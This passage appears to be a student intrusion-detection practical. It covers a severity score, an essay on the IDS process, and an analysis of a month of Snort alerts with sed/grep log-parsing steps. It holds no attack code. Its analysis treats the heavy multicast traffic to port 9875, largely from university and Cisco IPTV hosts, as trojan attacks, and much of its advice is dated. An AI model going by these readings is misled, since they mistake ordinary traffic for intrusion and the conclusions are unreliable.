Network Countermeasures = 0 Unknown network security infrastructure. Due to the unknown state of "Network Countermeasures", we will assume the worse, and there are no countermeasures.

Host Countermeasures = 0 Unknown if system is properly secured. Due to the unknown state of "Host Countermeasures", we will assume the worse, and there are no countermeasures.

(5+5) – (0+0) = 10

Potential severity is extremely high. If systems are not properly protected and operating systems has not been hardened.

Defense Recommendation

Since the state of security in the infrastructure is unknown I will assume there is no security. Starting at the outer most infrastructures moving toward the target system.

The router should be configured with access control lists (ACL) that log information to a logging server. The ACLs should be configured to restrict all traffic that is not necessary. Next the firewall should be of a different type of technology as the router (packet filtering) vs. firewall (proxy/application or statefull inspection) to add an extra level of security. Again the firewall should be configured to only allow necessary traffic and logging should be sent to a separate logging server. A network based IDS should be installed between the router and the firewall, it should be configure for the types of network traffic that is allowed into the network and any strange traffic the router or firewall may not block. The system needs to have a minimal install to run the application. The system should be patched properly and up to date. This infrastructure needs to be verified on a regular basis to ensure the highest level of security. Logs need to be examined for anomalies daily. Writing scripts to look through the log files for anything that is block and/or looks strange could enhance looking through logs manually, everyday and make the task much easier.

Exam Question

Nov 9 03:42:18 213.11.39.75:1757 -> a.b.e.11: 515 SYN ******S*

What is the destination port in this trace?

A. SYN
B. 515
C. 1757
D. 213

Assignment # 2 – The IDS Process

Overview

What is an Intrusion Detection System? Well according to Dirk Lehmann, Siemens CERT:

> *"ID stands for Intrusion Detection, which is the art of detecting inappropriate, incorrect, or anomalous activity. ID systems that operate on a host to detect malicious activity on that host are called host-based ID systems, and ID systems that operate on network data flows are called network-based ID systems."* (*http://www.sans.org/newlook/resources/IDFAQ/what_is_ID.htm*).

Intrusion Detection Systems (IDS) are a way be more proactive and reduce the amount of time to react to an incident. An IDS is not just a product but like anything in security it is a process. So an IDS is not just a network device or an application/agent on a system but an entire process that encompasses all these devices. This process includes creating new rules, or signatures, updating your software, examining the anomalies within your infrastructure to determine if you have been attacked or not. If logs are not checked it is difficult to determine if there the network has been targeted or if any machines have been compromised. If the signatures are not updated then only attacks as of the last update will be recorded. It is important to have IDS but what type of IDS, where should it be located, and how should they be configured.

Type of IDS

There are two basic types of IDS, network (NIDS) and host (HIDS). NIDS watch network traffic and have a set of rules that set off triggers which alert the network administrators when traffic is being generated that could be potential hazardous to the environment or just traffic that is not typical for TCP/IP packets. HIDS watch the system and the applications installed on the system. HIDS watch system and applications logs for irregularities.

There are a couple of types of IDSes, but many devices can be used as IDSes. For instance many of the tools for network connectivity and security can be used in conjunction with other tools to create a type of IDS. For instance if you have access control lists (ACL) on your router and forwarding your logs to a syslog server then you can use log monitoring software to look for anomalies on your network.

You can also use network-monitoring tools to watch for network anomalies. If you have an outbound network spike at 3:30am and no one is at the company, then there should be cause for concern. You might find out that is a normal activity but you might discover you have been compromised and

someone is using you as a springboard to attack other sites.

Firewalls are another good source to use as an IDS. Firewalls should be configured to log all traffic that is not inherently allowed (they also log traffic that is allowed for correlation). This will give you an idea of what has gotten past your router and is going toward your other networks. Again this is mainly for correlation but it also good for decreasing the time from an attack to your response. When used in conjunction with a network management tool firewalls can assist you in reducing the reaction time. Which in turn increases the amount of time to protect you network and systems.

Location

You should install NIDS on all entrances to your network. This can include Internet, dialup, extranet, and connectivity to remote sites. The Internet is an obvious place for NIDS. The majority of attacks will come from the Internet because of this you need to have this entry point covered.

> *"For the fourth year in a row, more respondents (70%) cited their Internet connection as a frequent point of attack than cited their internal systems as a frequent point of attack (31%). Indeed, the rise in those citing their Internet connections as a frequent point of attack rose from 59% in 2000 to 70% in 2001." (http://www.gocsi.com/prelea_000321.htm).*

The placement is extremely important. If your IDS is not properly placed you could miss attacks in an early stage that could help you prepare for future attacks.

> *"IDS is most effective on the network perimeter, such as on both sides of the **firewall**, near the **dial-up** server, and on links to **partner** networks. These links tend to be low-bandwidth (T1 speeds) such that an IDS can keep up with the traffic." (http://www.robertgraham.com/pubs/network-intrusion-detection.html).*

For example if you are getting scanned for DNS (port 53) udp then someone is probably looking for a specific vulnerability or trying to gain information. If you have not kept up with security advisories and you did not know that DNS had a few holes in late January 2001 then this would be a good indication to check.

The often forgotten but extremely effective NID that most people neglect or forget is the router, using a syslog to a server can be a very essential to assist with correlation between IDSes.

> *"...correlation of events (alarm events and logged events) that*

> *show malicious intent. Correlation occurs when events demonstrate a greater pattern. This is the difference between solving a single robbery versus catching a thief committing multiple robberies."*
> *(http://www.securityfocus.com/focus/ids/articles/analyzeids.html).*

As with all things in security everything should be a layered approach. The router is your outer most NID the next NID would be on the network between the router and the firewall. The firewall can be the next NID.

From a dialup network you have the same type of layered approach, your dialup server or remote access server (RAS) normally uses syslog to log any traffic. This system should be located on a De-militarized zone (DMZ). So your firewall (can be the same or a different firewall depending on the amount of traffic) will be another NID. There should also be a NID on the network between the dialup system and the firewall.

Extranets are networks used to connect partners, these network can be extremely dangerous, not from the aspect of you don't trust your partners but from the aspect of you don't know how they have there network secure nor do you know how important security is to your partners. Because of these issues or the possibility of these issues it is a best practice to put NIDS in place to protect you. Again you start with the outer most point and that is the router using syslog. Then you install a NID on the network between your extranet router and the firewall. Again the firewall is important here because you want to protect your intranet from your partner even if you trust him. You only wish to allow specific traffic to specific servers. Your firewall becomes the next NID automatically (again it can be the same firewall as the others or an additional firewall depending on traffic).


The last NID is probably one of the most important NIDS layers of all. While the Internet accounts for the largest number of attempted attacks the intranet is has the highest number of successful attacks, because your users know your network they know the strengths and weaknesses. NIDS need to be installed on entrances from remote sites. The configuration again needs to be layered the same way the other networks are configured.

While NIDS should give us information of what is going across the network that could potentially give system administrators nightmares, the HIDS are often the keys to everything. The NIDS only tell us what is on the network; they do not tell us if the system has been compromised. HIDS should tell you if you are seeing traffic that is not normally associated with that system.

> *Detection of an incident from a host computer is more probable than from a network logger.*
> *(http://www.nswc.navy.mil/ISSEC/Docs/Ref/Networking/intrusion.html).*

However HIDS will only give you what is logged on the system. If a user has logged into a UNIX system and attempted to switch user (su) to root (the admin account), the system will log that entry and if that user is not suppose to su to root then an HIDS will notify the administrator.

IDS Network Diagram



Systems highlighted in blue indicate a HID. The machine highlighted in green is the IDS database. This system is key and should be secured. This machine is where all the information from the IDS sensors (both HIDS and NIDS) will reside. This machine will be able to run reports and generate correlations between the different IDS sensors. Since all logs and data are considered to be legal documents the database should be backed-up and kept for seven years or some pre-determined amount of time according to policies and procedures at your company.

Assisting the IDS

IDSes can be overwhelmed easily be attempting to log too much traffic. Knowing the network infrastructure is one key to help IDS only process traffic that is dangerous to your environment. If all you machines are UNIX systems and none running SAMBA (a utility to allow Windows clients to connect to storage devices like another Windows system) then there is no reason to watch for NetBIOS Traffic (NBT). You should also not allow these types of services through your router or firewall.

Your firewall and/or router will log entries such as these. Therefore your IDS does not have to worry about this type of traffic. However if you have a web server then you have to allow port 80 (http) and possibly https (443). In this

case your router and firewall will pass this traffic. The NIDS should be configured to watch all http and https traffic looking for special signatures associated with these ports. In addition HIDS should be installed on the web server and log traffic and notify based on any strange events that should not be occurring on that server, such as certain cgi-bin scripts, web server vulnerabilities, etc.

Proactive Communications

Probably the most important piece to the IDS process is communication. All security, network, system and application administrators should communicate on a weekly basis. Obviously if a new application has to be installed on a system then the application admin must communicate with the system admin to find out which system if available to install that application. The network admin must be involved to make sure that system can communicate on the network. The security admin must be informed to allow communications between the Internet and this network/system/application. So all parties have to work together to get things running.


> *This paper is written to help those concerned about **denial-of-service (DoS)** attacks, such as those recently experienced by e-Bay, Yahoo!, Amazon.com and other well-known online companies. It emphasizes the point that Internet security requires teamwork and attentiveness by all members of the Internet community. (http://www-1.ibm.com/services/continuity/recover1.nsf/featurestories/524150B68C998457852569420065EB00).*

The entire team must work together to keep things running as well. The security admin must understand what the network, systems and applications are in the infrastructure. The security admin must update network, system, and application administrators about new vulnerabilities, patches, attacks, and changes to policies and procedures.

If each application is patched quickly to eliminate security holes, each system only allows the ports that absolutely need to opened on that system for it to be productive, and the system is properly patched, this will decrease drastically the number of attackers that will be able to infiltrate the system. The system admin should also work with the security admin to secure the system and configure any rule-based software to block traffic from systems that should not be connecting to that system.

If the network admin patches any network device's operating system (OS), this will reduce the Denial of Service (DoS) attacks to network devices. The network admin also needs to work closely with the security admin to lock down any ports that are not necessary to that network using ACLs or firewalls.

Proactive Communication Diagram



No one piece of the communication channel is any more or less important than the other. If any one channel is lost then security can be compromised much easier. With all teams working together to provide a secure environment, it makes the attackers life extremely difficult.

What to do in the event of an attack


Communications is still the key in the event of an attack. While most organizations are very proactive when it comes to planning for some type of disaster. So if a disaster ever occurs everyone knows what their role is and what responsibilities are theirs. Security should be handled as a disaster; it takes just as much planning, testing, and timing as a normal disaster.

> *"An Organization is only as strong as its ability to meet the unexpected. A disaster recovery plan details the response for to an organization in times of computer difficulties, tornadoes, floods, and other natural or unpredictable disruptions." (http://www.evadenet.com/services/disaster_recovery.shtml).*

Each individual on each team must know what they are suppose to do in the event they are attacked. Role-playing is an excellent way to make sure the different teams are ready for an incident. If the organization is big enough to have a tiger team (a security team dedicated to testing the infrastructures security) then that team should design scenarios to test the teams and work on reducing the amount of time it takes for each party to do their part. While communication is the most important, timing and coordination are a close second when reacting to an incident. With everything in security timing is very important, but when reacting to an event coordination is also very important. If coordination between the different team is disjunct then systems can be compromised easier, networks can be taken down, data can be stolen

and money can be lost. While the different teams are separate entities they must act as one during an incident.

IDS Process Diagram



(http://www.icsa.net/html/communities/ids/White%20paper/Intrusion1.pdf)

Conclusion

While there are many IDS products and vendors, there is no perfect solution for any environment. There is also no one product that will protect every environment. Therefore IDS cannot be a product, but a process.

> *Intrusion detection is a process that must be executed by system administrators in order to maintain secure networks. (http://www.linuxsecurity.com/feature_stories/feature_story-8.html).*

Assignment # 3 – "Analyze This"

"Analyze This"

The alerts were run through SnortSnarf. There are 18 unique alerts that were logged through the files sent to us from GIAC Enterprises. Here are the following results:

Snort Alert Data

Signature	# Alerts	# Sources	# Destinations
Russia Dynamo - SANS Flash 28-jul-00	1	1	1
SUNRPC highport access!	4	1	1
TCP SMTP Source Port traffic	4	1	1
SNMP public access	5	1	1
NMAP TCP ping!	13	1	1
ICMP SRC and DST outside network	21	14	12
TCP SRC and DST outside network	68	17	31
Null scan!	82	1	1
Tiny Fragments - Possible Hostile Activity	112	1	1
WinGate 1080 Attempt	221	1	1
Queso fingerprint	248	1	1
Attempted Sun RPC high port access	507	1	1
connect to 515 from inside	649	1	1
SYN-FIN scan!	2221	1	1
Possible RAMEN server activity	3842	1	1
Watchlist 000222 NET-NCFC	5396	1	1
Watchlist 000220 IL-ISDNNET-990517	6849	1	1
UDP SRC and DST outside network	176865	267	984

Source

Your organization has been asked to provide a bid for security services to GIAC Enterprises, an e-business startup that sells electronic fortune cookie sayings. You have been provided with one month's worth of data from a Snort system with a fairly standard rulebase. From time to time, the power has failed or the disk was full so you do not have data for all days.

Your task is to analyze the data. Be especially alert for signs of compromised systems or network problems and produce an analysis report.

Detect Generated by

This trace was generated by Snort. The data was then run through SnortSnarf. Some custom scripts were created to hash through the data.

Tracer Location

It is unsure where the tracer is located. The tracer is located between the Internet and the MY.NET network. There may be other networks behind the tracer but that is unclear.

Probability the source was spoofed

Of the list of the 18 attacks above the only ones that may be remotely spoofed are the UDP attacks. The attackers that are using TCP connects are normally not spoofed. Attackers that are trying to gain access or gather information need an actual connection to establish a connection to the system.

Nslookup

I ran nslookup on the Top 25 addresses to see how they resolved. Here are the results:

IP Address	Name
155.101.21.38	bonfire.crsim.utah.edu
128.249.104.24	medt545x.ccit.bcm.tmc.edu
130.235.133.92	IPTVserver.ldc.lu.se
171.69.248.71	tower-u1.cisco.com
129.116.65.3	vbrick1.ots.utexas.edu
128.223.83.33	iptvhost.uoregon.edu
130.161.180.14	tud0nt7.tudelft.nl
171.68.98.109	ottawa-dhcp-109.cisco.com
130.240.64.20	fix.cdt.luth.se
171.68.43.192	waukesha-dhcp-192.cisco.com
152.1.1.79	ping.cc.ncsu.edu
159.226.81.1	
140.142.19.72	netfx.uwtv.washington.edu
130.225.127.87	
212.179.21.179	clnt-21179.bezeqint.net
128.223.83.35	icecast.uoregon.edu
211.248.112.67	
24.48.226.183	pa-southhills2a-695.pit.adelphia.net
63.105.122.6	morrison.multicasttech.com
129.89.125.91	IPTV-manager.imt.uwm.edu
130.240.4.100	salmis.anl.luth.se
128.178.10.2	fbpc1.epfl.ch
169.254.67.123	
171.69.33.40	
203.178.137.22	

This is interesting because three of the attacking addresses belong to Cisco. The majority of the others are universities.

Description of Attack

The vast number of attacks indicates the client is being scanned for reconnaissance in addition to specific targeting.

The snort alert data alone gives us a breakdown of the types of known attacks. A quick comparison of SANS Top Ten (http://www.sans.org/topten.htm) list indicates some of the attacks are probably script-kiddies. Below is the Top Ten list:

Number	Attack
1	BIND weaknesses: nxt, qinv and in.named allow immediate root compromise.
2	Vulnerable CGI programs and application extensions (e.g., ColdFusion) installed on web servers.
3	Remote Procedure Call (RPC) weaknesses in rpc.ttdbserverd (ToolTalk), rpc.cmsd (Calendar Manager), and rpc.statd that allow immediate root compromise
4	RDS security hole in the Microsoft Internet Information Server (IIS)
5	Sendmail and MIME buffer overflows as well as pipe attacks that allow immediate root compromise.
6	sadmind and mountd
7	Global file sharing and inappropriate information sharing via NetBIOS and Windows NT ports 135->139 (445 in Windows2000), or UNIX NFS exports on port 2049, or Macintosh Web sharing or AppleShare/IP on ports 80, 427, and 548.
8	User IDs, especially root/administrator with no passwords or weak passwords.
9	IMAP and POP buffer overflow vulnerabilities or incorrect configuration.
10	Default SNMP community strings set to 'public' and 'private.'

The ones for concern in the list above that match the snort logs are as follows:

Snort Logs	SANS Top Ten
SUNRPC highport access!	3) RPC
TCP SMTP Source Port traffic	5) Sendmail
SNMP public access	10) SNMP
Attempted Sun RPC high port access	3) RPC

The other attacks while not on the "Top Ten" list are still of concern as they are all well known attacks.

The follow are port scans are reconnaissance.

Signatures	
NMAP TCP ping!	13
ICMP SRC and DST outside network	21
TCP SRC and DST outside network	68
Null scan!	82
Queso fingerprint	248
SYN-FIN scan!	2221
UDP SRC and DST outside network	176865

There are some interesting facts associated with the amount of raw data: There were 245812 attacks according to the data in the alert file but only 2357 distinct source addresses. This would indicate that many of the attacks are coming from the same addresses.

Statistical DATA

Below are the top 25 attacking addresses:

Source Address	Number of Attacks
155.101.21.38	37061
128.249.104.24	15970
130.235.133.92	15845
171.69.248.71	13103
129.116.65.3	9084
128.223.83.33	8064
130.161.180.14	7798
171.68.98.109	7272
130.240.64.20	6902
171.68.43.192	6618
152.1.1.79	6497
159.226.81.1	5362
140.142.19.72	5050
130.225.127.87	4515
212.179.21.179	4372
128.223.83.35	3726
211.248.112.67	2216
24.48.226.183	1819
63.105.122.6	1663
129.89.125.91	1553
130.240.4.100	1436
128.178.10.2	1272
169.254.67.123	1235

171.69.33.40	1133
203.178.137.22	1120

Below are the top 25 destination addresses:

Destination Address	Number of Attacks
224.2.127.254	171313
MY.NET.6.47	5337
MY.NET.207.226	4372
224.0.1.41	1133
24.48.226.183	1074
169.254.255.25	704
216.181.129.18	632
MY.NET.204.22	546
MY.NET.224.34	520
MY.NET.217.98	415
162.129.112.40	387
MY.NET.223.254	362
233.28.65.242	354
MY.NET.222.94	321
MY.NET.225.186	304
193.231.10.13	232
224.0.1.1	229
MY.NET.211.74	181
233.28.65.50	179
172.16.1.103	176
NULL	139
MY.NET.221.246	136
5.0.0.4	134
MY.NET.97.30	110
10.1.11.101	99

Some of the data above would indicate that some of the attacks are coming from MY.NET network. This would be of BIG concern due to either employees are using company resources to perform attacks on individuals on the Internet which could be a MAJOR liability issue, or some machine inside the network have been compromised and this would also be a BIG concern.

Below are the Top 25 destination ports:

Destination Port	Number of Attempts
9875	166258
9880	5055

6699	5030
25	4711
137	2766
27374	2526
53	2514
1718	1134
6688	830
5779	655
515	649
32771	511
4222	414
6346	293
138	250
123	229
1080	222
2610	187
NULL	139
2609	135
39213	134
4116	111
6355	57
9004	37
5190	32

The ports of interest are the obvious 9875 which is normally used for port 9875 Portal of Doom – POD according to SANS Trojan port numbers (http://www.sans.org/newlook/resources/IDFAQ/oddports.htm). There are over 4700 attempts on the port 25. Port 137 and 138 are normal Windows based attacks which account for about 3000 attempts. Port 53 which is DNS was attacked over 2500 times. This would be very concerning depending on the patch level of the DNS server(s) being attacked. Obviously all ports are of concern but these are the major ports.

Top 25 internal systems of concern:

Attacking Source Address	Number of Attacks
MY.NET.253.12	530
MY.NET.98.190	514
MY.NET.97.88	118
MY.NET.225.66	60
MY.NET.217.202	30
MY.NET.223.42	20
MY.NET.227.94	17

MY.NET.7.20	15
MY.NET.60.8	12
MY.NET.201.242	10
MY.NET.213.58	6
MY.NET.207.250	5
MY.NET.208.214	4
MY.NET.156.55	4
MY.NET.105.120	4
MY.NET.207.98	4
MY.NET.69.203	4
MY.NET.223.186	4
MY.NET.202.222	4
MY.NET.98.215	3
MY.NET.226.34	3
MY.NET.217.130	3
MY.NET.60.17	3
MY.NET.97.21	3
MY.NET.218.138	3

While these system are in the top 25 and should be examined first there are other systems that need to be looked into. These systems seem to be the source of several attacks, 2494 to be exact. This is a concern because either machines inside are being used by employees to attack other networks or worse yet these machine have been compromised and are being used to attack other networks.

Strangely enough there were only 21 different attack signatures throughout the alert files.

Attack Correlation

There are various correlations with several of these attacks and SANS. While these may not correspond directly to IP addresses seen by other people the type of attack definitely corresponds to signatures and traces discovered by many other people.

Comparing the ports being scanned to the Top Ten listing at SANS as above is basic correlation. The Trojan port numbers is another baseline for correlation. A third is the commonly probed ports on SANS web site.

http://www.sans.org/topten.htm
http://www.sans.org/newlook/resources/IDFAQ/oddports.htm
http://www.sans.org/y2k/ports.htm

Correlation between source and Destination Addresses

Distinct Source address matching to Destination			Distinct Destination address matching to Source		
Source	Destination	Attempts	Source	Destination	Attempts
MY.NET.1.15	24.48.226.183	1020	24.48.226.183	MY.NET.1.37	1809
169.254.218.132	169.254.255.255	88	211.248.112.67	MY.NET.1.29	1108
131.188.219.130	224.2.127.254	87	169.254.67.123	207.96.247.35	862
140.120.29.254	NULL	31	MY.NET.253.12	MY.NET.216.174	530
159.226.197.106	MY.NET.60.17	22	169.254.197.114	181.10.144.2	17
4.35.4.244	MY.NET.211.74	14	10.10.10.1	10.17.220.12	15
208.191.171.235	MY.NET.60.8	12	MY.NET.225.66	64.231.224.127	14
169.254.175.27	164.124.101.2	12	199.173.178.2	MY.NET.224.166	14
61.6.136.157	MY.NET.225.66	11	141.30.228.43	MY.NET.97.159	12
141.30.228.199	MY.NET.203.50	10	MY.NET.217.202	63.210.123.128	10

This is interesting because the MY.NET.1.15 is sending information to the 24.48.226.183 system; however the 24.48.226.183 system is communicating with MY.NET.1.37 over 1800 times. There is correlation between outbound traffic and inbound traffic. More investigation is required to determine exactly what is happening but this traffic would be another area of concern. This might indicate that the owner of this system has taken control of one or more systems in the MY.NET.1.x network.

Attack Mechanism

This attack is interesting for a couple of reasons in the analysis below.

Stimulus or Response

Almost all the attacks seem to be a stimulus except possibly the attacks, which originate from MY.NET (listed above are the Top 25 Internal systems of concern). These systems may have already been compromised and are being used to attack other sites, steal information, etc.

Targeted Service

As listed above the follow are the Top 25 attacked services:

Destination Port	Number of Attempts
9875	166258
9880	5055
6699	5030
25	4711
137	2766
27374	2526
53	2514
1718	1134
6688	830

5779	655
515	649
32771	511
4222	414
6346	293
138	250
123	229
1080	222
2610	187
NULL	139
2609	135
39213	134
4116	111
6355	57
9004	37
5190	32

The one that stands out is the 9875 because it was attacked over 166,000 times. This may be a new attack. The other normal attacks like 25, 53, 137, 138, 123, 515 are fairly common in most environments so the attackers are either looking for these ports or already know these port exist so they are attempting to exploit vulnerabilities within those applications

Known Vulnerabilities

Each of the well-known ports has vulnerabilities and many times ports that are not so well known such as 9875 have vulnerabilities. A list of vulnerabilities for most of these services can be found at http://www.securityfocus.com/bugtraq/archive

Result (Benign, Exploit, DoS or Reconnaissance)

There are several Reconnaissance systems

Signatures	
NMAP TCP ping!	13
ICMP SRC and DST outside network	21
TCP SRC and DST outside network	68
Null scan!	82
Queso fingerprint	248
SYN-FIN scan!	2221
UDP SRC and DST outside network	176865

Probably most of the rest of the attacks is also reconnaissance but there will

be a small percentage that is people attempting to gain access. I did not notice any DoS attacks. There could also be several benign but without knowing the GIAC network, I would not want to assume any of the traffic is benign.

Evidence of Active Targeting

Some of these attacks are definitely active targeting. The attacker has targeted the system as a specific type of machine or application and is attempting to exploit known weaknesses in that type of system or application.

Here is an examples:

- SUNRPC highport access
- TCP SMTP Source Port traffic
- SNMP public access
- WinGate 1080 Attempt
- Attempted Sun RPC high port
- Connect to 515 from inside
- Possible RAMEN server activity

Severity

(Criticality + Lethality) – (Network Countermeasure + Host Countermeasures) =Severity

Criticality = 5 There is both active targeting and reconnaissance so we will work with the worse case and assume attacks. Criticality is very high.

Lethality = 5 The attacker have targeted systems and since we do not know the status of the machines we will assume the worse. It also looks like some machines may have been compromised. Lethality is very high.

Network Countermeasures = 0 Unknown network security infrastructure. Due to the unknown state of "Network Countermeasures", we will assume the worse, and there are no countermeasures.

Host Countermeasures = 0 Unknown if system is properly secured. Due to the unknown state of "Host Countermeasures", we will assume the worse, and there are no countermeasures.

(5+5) – (0+0) = 10

Potential severity is extremely high. If systems are not properly protected and operating systems has not been hardened.

Defense Recommendation

Since the state of security in the infrastructure is unknown I will assume there is no security. Starting at the outer most infrastructures moving toward the target system.

The router should be configured with access control lists (ACL) that log information to a logging server. The ACLs should be configured to restrict all traffic that is not necessary. Next the firewall should be of a different type of technology as the router (packet filtering) vs. firewall (proxy/application or statefull inspection) to add an extra level of security. Again the firewall should be configured to only allow necessary traffic and logging should be sent to a separate logging server. A network based IDS should be installed between the router and the firewall, it should be configure for the types of network traffic that is allowed into the network and any strange traffic the router or firewall may not block. The system needs to have a minimal install to run the application. The system should be patched properly and up to date. This infrastructure needs to be verified on a regular basis to ensure the highest level of security. Logs need to be examined for anomalies daily. Writing scripts to look through the log files for anything that is block and/or looks strange could enhance looking through logs manually, everyday and make the task much easier.

"How the Work Was Won"

Here is a record of what was done, how it was done, and what it was done on:

The analysis machine specifications:

Dual Intel Pentium III 650 MHz Processors
SuperMicro P6DGU motherboard
1024 MB of RAM
Several IBM SCSI-3 hard drives (total of 1024 swap space split across 4 drives)

The key is you will need plenty of RAM and lots of drive space

The system is running Linux the particular distribution is Mandrake 7.2. The key components of this system for this analysis are the following software applications:
Snort
SnortSnarf
MySQL
Apache
PHP

Run snort logs through snort
I installed Snort with MySQL support, my thought process was to run the logs

through snort and have them put into MySQL, from there I could run queries against the data more easily and a database is made to handle lots of data.

Flaw: I could not find a way to run the logs through Snort again (which would be a great option!!!) to have them put into MySQL.

Opinion: I think someone should write a program, script or add an option to Snort that would transfer old logs into a database. This would allow easier analysis older logs.

I combined all the snort logs each into their own file:

```
# cat SnortA*.txt >> alerts-all.txt
# cat OOS*.txt >> oos-all.txt
# cat SnortS*.txt >> snort-all.txt
# cat UMBCNI*.txt >> umbcni-all.txt
```

I did not find any options, programs or scripts that would convert these files into the snortdb format. I gave up on that options and went to backup plan 1.

Custom Database
I decided that it was about time I learned a little SED AWK scripting to pull the data from the log files and put it into MySQL.

The first file to tackle was the alert files, the format seemed fairly simple except for the headers throughout the alerts-all.txt file:

```
Subject: Snort Alert Report at Sat Feb 12 00:05:43 2000


Snort scan report renamed.
/usr/home/analyst/alert/alert.000211
****
Sat Feb 12 00:05:02 2000: Beginning gzip call for
/usr/home/analyst/alert/alert.000211
****
Sat Feb 12 00:05:43 2000: Completed gzip call for
/usr/home/analyst/alert/alert.000211
****
/usr/home/analyst/alert/alert.000211 compressed
****
**************************************************
          Snort Alert Report at Sat Feb 12 00:05:43 2000
**************************************************
```

I decided to remove the header on each file then combine the files for easier

parsing. Now that the head is removed I can parse the files a little easier. The format of the file seems to be:

02/11-00:00:03.869944 [**] UDP SRC and DST outside network [**] 131.188.219.130:57718 -> 224.2.127.254:9875

A simple breakdown of the format show this is the format of this type of alert:

Date-Time	Alert	Source	Destination

The [**] is the delimiter. The -> also is a delimiter. I replace both the delimiters with a comma for easy manipulation. This was done with the following command:

grep -v spp_portscan snort-alert.txt | sed 's/\[**\]/\%/g' | sed 's/->/\%/g' | sed 's/:/%/4' | sed 's/:/%/3' > TEST.txt

However there is one more problem this is not the only format of lines in this file. The other type of format is:

02/11-00:16:53.229628 [**] spp_portscan: PORTSCAN DETECTED from MY.NET.219.70 (THRESHOLD 7 connections in 2 seconds) [**]

The [**] appears to be the delimiter in this format as well, however the ending [**] is not needed so it will be deleted. The source address is important in this scan so I tried to pull the address out by changing the "from" to a delimiter and putting a delimiter before the "(".

A simple breakdown of the format shows this is the format for this type of alert:

Date-Time	Alert, source address etc

This format was modified using the following command:

grep spp_portscan snort-alert.txt | sed 's/\[**\]/\ /2' | sed 's/\[**\]/\%/g' | sed 's/from/\%/g' | sed 's/ (/\ % (/g' | sed 's/\.*:/ %/4' | sed 's/HOSTS %/HOSTS:/g' > TEST2.txt

So the ending results would be:

02/11-00:00:03.869944 % UDP SRC and DST outside network %

131.188.219.130%57718 % 224.2.127.254 % 9875

Date-Time	Attack	Source	Source Port	Destination	Destination Port

02/11-00:16:53.229628 % spp_portscan: PORTSCAN DETECTED % MY.NET.219.70 % (THRESHOLD 7 connections in 2 seconds)

Date-Time	Attack	Source	More info

Next Step to put the data into MySQL

